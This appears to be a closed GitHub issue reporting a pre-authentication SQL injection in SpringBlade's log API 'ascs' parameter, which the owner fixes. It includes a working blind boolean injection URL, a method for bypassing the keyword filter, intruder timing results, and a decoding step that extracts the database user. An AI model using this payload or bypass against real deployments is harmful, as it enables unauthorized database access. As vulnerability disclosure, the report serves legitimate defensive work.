

[Jump to bottom](#)

✓ Closed

tz2u commented on Jul 25, 2020

User token and/or password hash disclosed in pre-auth APIs of which are vulnerable to SQLi above as well.

is exposed by default install. For instance, the demo site.

```
public static <T> QueryWrapper<T> getQueryWrapper(Map<String, Object> query, Map<String, Object> exclude, Class<T> clazz) {
    exclude.forEach((k, v) -> {
        query.remove(k);
    });
}
```

```

    QueryWrapper<T> qw = new QueryWrapper();
    qw.setEntity(BeanUtil.newInstance(clazz));
    SqlKeyword.buildCondition(query, qw);
    return qw;
}

```

Only seen tokenization stuffs in `SqlKeyword.buildCondition()`. At this stage, pre-auth visitors can perform SQLi by providing malicious `query.get[AD]jcs()` values, which were directly taken from request as strings, if `SqlKeyword.filter()` isn't too strong, right?

```


public static String filter(String param) {
    return param == null ? null : param.replaceAll("(?i)"|%|--|insert|delete|select|count|group|union|drop|truncate|alter|grant|execute|exec|xp_cmdshell|call|declare|sql", "");
}

```

Simply 'double-write' (eg, `select -> selfselect`) to bypass while doing real world exploitation. filter won't interfere with POCs below. Notice comma char (%,2c) gets picked up and replaced in deeper delegate.

Iterate placeholder 1 and 97 in URL below (params decoded) from 1 to 20ish and 97 to 123 respectively.

```
/api/blade-log/api/list?ascs=time and ascii(substring(user() from 1))=97
```

by comparing response length, pick out uncommon returns, record relating iterator nums, gets you a ascii sequence of [98,108,97,100,101,120,?,108,111,99,97,108,104,111,115,116,?.....] non-lowercase-alphabet chars are marked as '?'.  


Request	Payload1	Payload2	Status	Error	Timeout	Length
3	3	97	200	<input type="checkbox"/>	<input type="checkbox"/>	6432
19	1	98	200	<input type="checkbox"/>	<input type="checkbox"/>	6432
11	11	97	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
46	10	99	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
58	4	100	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
77	5	101	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
200	2	108	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
206	8	108	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
261	9	111	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
420	6	120	200	<input type="checkbox"/>	<input type="checkbox"/>	6433
139	13	104	200	<input type="checkbox"/>	<input type="checkbox"/>	6434
210	12	108	200	<input type="checkbox"/>	<input type="checkbox"/>	6434
266	14	111	200	<input type="checkbox"/>	<input type="checkbox"/>	6434
339	15	115	200	<input type="checkbox"/>	<input type="checkbox"/>	6434
358	16	116	200	<input type="checkbox"/>	<input type="checkbox"/>	6434
163	1	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
164	2	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
165	3	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
166	4	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
167	5	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
168	6	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
169	7	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219
170	8	106	200	<input type="checkbox"/>	<input type="checkbox"/>	9219

Request Response

Raw Params Headers Hex

this gets you current db user.

```
>>> ''.join(map(chr,[98,108,97,100,101,120,63,108,111,99,97,108,104,111,115,116]))
'bladex?localhost'
```

post script

the actual `/api/blade-log/api/list` sets a fixed "desc", is vulne to malicious "ascs" only.

```
IPage<LogApi> pages = logService.page(Condition.getPage(query.setDescs("create_time")), Condition.getQueryWrapper(log, LogApi.class));
```

tz2u commented on Aug 27, 2020 • edited

Author

Left unpatched in 2.7.2

Affected components are

[blade-core-log-2.7.2.jar](#)

[blade-core-mybatis-2.7.2.jar](#)

Relating [CVE-2020-16165](#) and [CNVD-2020-43762](#), credit to Chaitin Tech.

chillzhuang commented on Aug 27, 2020

Owner

thank you for your feedback

chillzhuang commented on Aug 27, 2020 • edited

Owner

done

[e2eb792](#)

<https://gitee.com/smallc/SpringBlade/commit/5acbe6a685916ed368a02f70c653ad440198cdd8>  
<https://gitee.com/smallc/SpringBlade/commit/72ffd928a02eac022a496c4fd7aee8f5817ed7ca>



chillzhuang closed this as completed on Aug 27, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

